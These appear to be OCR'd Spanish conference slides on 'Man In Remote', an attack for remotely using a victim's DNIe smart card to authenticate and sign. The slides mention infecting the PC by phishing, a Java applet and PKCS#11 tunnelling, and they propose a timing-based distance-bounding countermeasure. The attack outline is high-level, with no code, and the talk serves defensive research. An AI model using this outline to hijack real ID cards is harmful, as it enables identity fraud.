
Man In Remote

- Confirmación al realizar Firma



Man In Remote

- Confirmación al realizar Firma




Man In Remote

- Infección Dispositivo Objetivo
  - User-land sin privilegios
  - Ingeniería Social
  - Exploit

MiR Reloaded

- Thanks Java!
- Security Warning



MiR Reloaded

- Java Version
  - Sun PKCS#11
  - Distribución como Phishing
  - iframe + applet


MiR Reloaded

- Hasta ahora hemos conseguido
  - Autenticarnos remotamente
  - Firmar Remotamente
  - Atacante con PIN puede usar nuestro DNIe


MiR Reloaded

- Segundo método de autenticación: Applet
  - Firmar un Token
  - Enviar token firmado en una petición Post
  - No se necesita túnel pkcs#11
  - Enviar token y devolverlo firmado

MiR Reloaded



MiR Reloaded



MiR: Solución


- “Untrusted Terminal Problem”
- No podemos confiar en el PC
- El servidor no puede verificar nada extra
- Las Smart Cards no son tan “smart”

MiR: Solución

- Solución basada en tiempos de respuesta
- “Distance Bounding Protocol”
- Tiempos fijos de procesamiento
- Latencia de la red
- Se consigue abortar un posible ataque


MiR: Solución

$$\left| t_{R_1} - t_{R_2} \right| = t_{p(R_1)} + t_{local}$$



MiR: Solución

$$\left| t'_{R_1} - t'_{R_2} \right| = t_{p(R_1)} + t_{local} + 2t_{RTT}$$



MiR: Solución

$$\left| t_{R_1} - t_{R_2} \right| = t_{p(R_1)} + t_{local}$$

$$\left| t'_{R_1} - t'_{R_2} \right| = t_{p(R_1)} + t_{local} + 2t_{RTT}$$

$$\left| t'_{R_1} - t'_{R_2} \right| >> \left| t_{R_1} - t_{R_2} \right|$$

MiR: “Is this real Life?”

- Noticias sobre ataques similares
  - http://www.itworld.com/security/134958/smart-cards-no-match-online-spies
  - http://news.cnet.com/8301-1009_3-57358666-83/chinese-hackers-targeting-smart-cards-to-grab-u.s-defense-data/
- http://www.gabrielgonzalezgarcia.com/2011/04/18/man-in-remote/

Extra Seguridad DNIe

- RootedCon 2012 José A. Guasch & Raúl Siles

- HttpOnly
- SSLv2
- Complementos Vulnerables
  - Applets Java de acceso al DNIe

- https://www.owasp.org/index.php/Spain/Projects/DNIe

Man In Remote

Gracias

Gabriel González García

@GabrielGonzalez

http://www.48bits.com

gabriel@intelligentrd.com

http://www.intelligentrd.com